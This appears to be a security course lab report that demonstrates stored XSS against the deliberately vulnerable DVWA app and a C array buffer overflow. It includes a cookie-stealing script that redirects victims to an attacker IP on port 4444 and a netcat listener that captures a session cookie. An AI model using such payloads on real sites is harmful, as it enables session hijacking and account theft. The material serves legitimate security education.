
- 1. JavaScript Execution:** The `<script>` tags denote the start and end of a JavaScript block.
- 2. Alert Box:** The `alert('OPS!!')` function call triggers a browser alert, which is a small pop-up dialog box.
- 3. Message Display:** The message 'OPS!!' is displayed within this alert box.

This screenshot shows the DVWA XSS stored attack page. The left sidebar menu is visible with 'XSS stored' highlighted. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains two input fields: 'Name \*' with 'Alert' and 'Message \*' with '<script>alert('OPS!!')</script>'. Below these is a 'Sign Guestbook' button. A status message at the bottom says 'Name: test' and 'Message: This is a test comment.' To the right of the form is a 'More info' section with three links: <http://ha.ckers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>.



# COOKIE SCRIPT

Before inserting the script we need to change the “message” field because it only accepts a **maximum of 50** characters, so we need to change the value of the attribute “maxlength”. We click the right mouse button , go to “inspect” and go to **increase** the amount of characters to **200**.




# COOKIE SCRIPT

After editing the field that controls the maximum number of characters we will go to load our script into the “message” field. It will allow us to retrieve the attacker's cookies and send them to a server controlled by the attacker.

-**window.location** is a property that can be used to get or set the browser's current URL. When set, the browser is redirected to the specified URL.

'**http://192.168.104.100:4444/?cookie=**' is the beginning of the URL to which the user will be redirected. 192.168.104.100 is the IP address of the attacker's server, and 4444 is the port on which the server is listening.

-**document.cookie** is a property that returns all cookies associated with the current document in string form.



# NETCAT

In the meantime, we open a terminal on kali and start the netcat tool. Netcat, often abbreviated as nc, is a versatile networking tool that allows users to read and write data over network connections using TCP or UDP protocols.


We use the following command: nc -l -p 4444.

**-nc:** This is the command to start Netcat.

**-l:** This flag tells Netcat to enter “listen” mode. In other words, Netcat will behave like a server, waiting for incoming connections.

**-p 4444:** This flag specifies the port on which Netcat should listen. In this case, port 4444.

We send the script to the dvwa page, as we can see we received a request where the unfortunate person's cookies are recorded.



The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window is open with the following command and output:

```
zsh: corrupt history file /home/kali/.zsh_history
[kali㉿kali)-[~]
$ nc -l -p 4444
GET /?cookie=security=low;%20PHPSESSID=86bd669b98016cb4119aa8906ada7d9e HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Upgrade-Insecure-Requests: 1
```

In the background, a Firefox browser window is visible, showing a DVWA (Damn Vulnerable Web Application) page with a successful XSS exploit message.

# BUFFER OVERFLOW

A **buffer overflow** is a type of software vulnerability that occurs when a program writes more data to a buffer, a temporary data storage area, than it can hold.

This excess data overwrites adjacent memory, potentially leading to unexpected behavior, crashes, or security breaches.

By exploiting a buffer overflow, attackers can inject malicious code into the memory, allowing them to execute arbitrary commands or gain unauthorized access to the system.

This vulnerability typically arises from improper handling of input data, such as not validating the length of the input before copying it to a buffer.



# PROGRAM DESCRIPTION

The program begins by including the standard input/output library with **#include <stdio.h>**.

In the main function, it declares an array named **vector** with a **size of 10** to store integers, along with **integer variables i, j, k, and swap\_var**.

The program then prompts the user to enter 10 integers. It does this by displaying the message "Inserire 10 interi:\n" and uses a loop to read these integers from the user, storing each one in the vector array.

It iterates through the array, printing each integer with its corresponding index using the printf function. Once the integers are displayed, the program proceeds to sort the array using the bubble sort algorithm.

After sorting, the program prints the sorted array.

```
File Edit View Search Terminal Help
#include <stdio.h>

int main () {
    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for ( j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }
    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
    {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
    }
}
```

# COMPILE AND EXECUTE

As expected from the source code the program begins by asking the user to enter a list of 10 integers and after making a brief summary sorts them in ascending order.

```
(kali㉿kali)-[~]
$ gcc -g ~/Desktop/BOF.c -o bof

(kali㉿kali)-[~]
$ ./bof
Inserire 10 interi:
[1]:6
[2]:3
[3]:4
[4]:2
[5]:1
[6]:3
[7]:5
[8]:7
[9]:8
[10]:7
Il vettore inserito e':
[1]: 6
[2]: 3
[3]: 4
[4]: 2
[5]: 1
[6]: 3
[7]: 5
[8]: 7
[9]: 8
[10]: 7
Il vettore ordinato e':
[1]:1
[2]:2
[3]:3
[4]:3
[5]:4
[6]:5
[7]:6
[8]:7
[9]:7
[10]:8
```

# ERRORS FOUND

Testing the program, we found some **unhandled errors**.


For example, if we enter a character-type input, the program will not be able to handle it and will not work properly.

```
(kali㉿kali)-[~]
$ ./bof
Inserire 10 interi:
[1]:t
[2]:[3]:[4]:[5]:[6]:[7]:[8]:[9]:[10]:Il vettore inserito e':
[1]: 0
[2]: 0
[3]: 0
[4]: 0
[5]: 0
[6]: 0
[7]: 0
[8]: 0
[9]: 0
[10]: 0
Il vettore ordinato e':
[1]:0
[2]:0
[3]:0
[4]:0
[5]:0
[6]:0
[7]:0
[8]:0
[9]:0
[10]:0
```

# CHANGING LOOP RANGE

We change the length of the first for loop to **15**, so the user will enter **15** values instead of **10**.

Then, we modify the second loop to visualize the **buffer overflow**.



The screenshot shows a terminal window titled '~/Desktop/BOF.c - Mousepad' with three tabs: BOF.c, BOF\_control\_1.c, and BOF\_control\_2.c. The BOF.c tab contains the following C code:

```
8 3.- The program might overwrite other variables or data in memory, leading to unexpected behavior.
9 */
10
11 int main () {
12
13 // Creation of variables with data type int
14 int vector [10], i, j, k;
15 int swap_var;
16
17 // Store variables inside vector array
18 printf ("Inserire 10 interi:\n");
19 for ( i = 0 ; i < 15 ; i++){
20     int c= i+1;
21     printf("[%d]: ", c);
22
23     // Store the input value in the vector array
24     scanf ("%d", &vector[i]);
25
26 }
27
28
29 // Visualization of the values of the vector array, and the buffer overflow error
30 printf ("Il vettore inserito e':\n");
31 for ( i = 0 ; i < 15 ; i++){
32     int t= i+1;
33     printf("[%d]: %d", t, vector[i]);
34     printf("\n");
35 }
36
37
38 // Bubble sort Algorithm
39 // Sort until the end of the vector 10-1 = 9
40 for (j = 0 ; j < 10 - 1; j++){
41     for (k = 0 ; k < 10 - j - 1; k++){
42         if (vector[k] > vector[k+1]){
43             swap_var = vector[k];
44             vector[k] = vector[k+1];
45             vector[k+1] = swap_var;
46         }
47     }
48 }
49
50 printf("Il vettore ordinato e':\n");
51 for (j = 0; j < 10; j++){
```

Two specific lines of code are circled in red: 'for ( i = 0 ; i < 15 ; i++){' and 'int t= i+1;'. These modifications are likely intended to demonstrate a buffer overflow vulnerability.

# EXPLANATION

When you run this program, you may observe various outcomes due to undefined behavior:

- 1.The program might crash with a segmentation fault or access violation.
- 2.You might see garbage values printed for the out-of-bounds elements.
- 3.The program might overwrite other variables or data in memory, leading to unexpected behavior.

The screenshot shows a terminal window on a Kali Linux system. The user runs the program `./bof`. They are prompted to enter 10 integers, which they do from index [1] to [10]. The user then prints the vector and sorts it. The output shows that indices [11] through [15] contain unexpected values (23, 34, 64, 15, 15), highlighted with a red box. The sorted vector is also shown.

```
kali㉿kali:[~]
$ ./bof
Inserire 10 interi:
[1]:54
[2]:34
[3]:6
[4]:7
[5]:3
[6]:8
[7]:9
[8]:2
[9]:10
[10]:645
[11]:23
[12]:34
[13]:64
[14]:2
[15]:190
Il vettore inserito e':
[1]: 54
[2]: 34
[3]: 6
[4]: 7
[5]: 3
[6]: 8
[7]: 9
[8]: 2
[9]: 10
[10]: 645
[11]: 23
[12]: 34
[13]: 64
[14]: 15
[15]: 15
Il vettore ordinato e':
[1]:2
[2]:3
[3]:6
[4]:7
[5]:8
[6]:9
[7]:10
[8]:34
[9]:54
[10]:645

(kali㉿kali)[~]
$
```

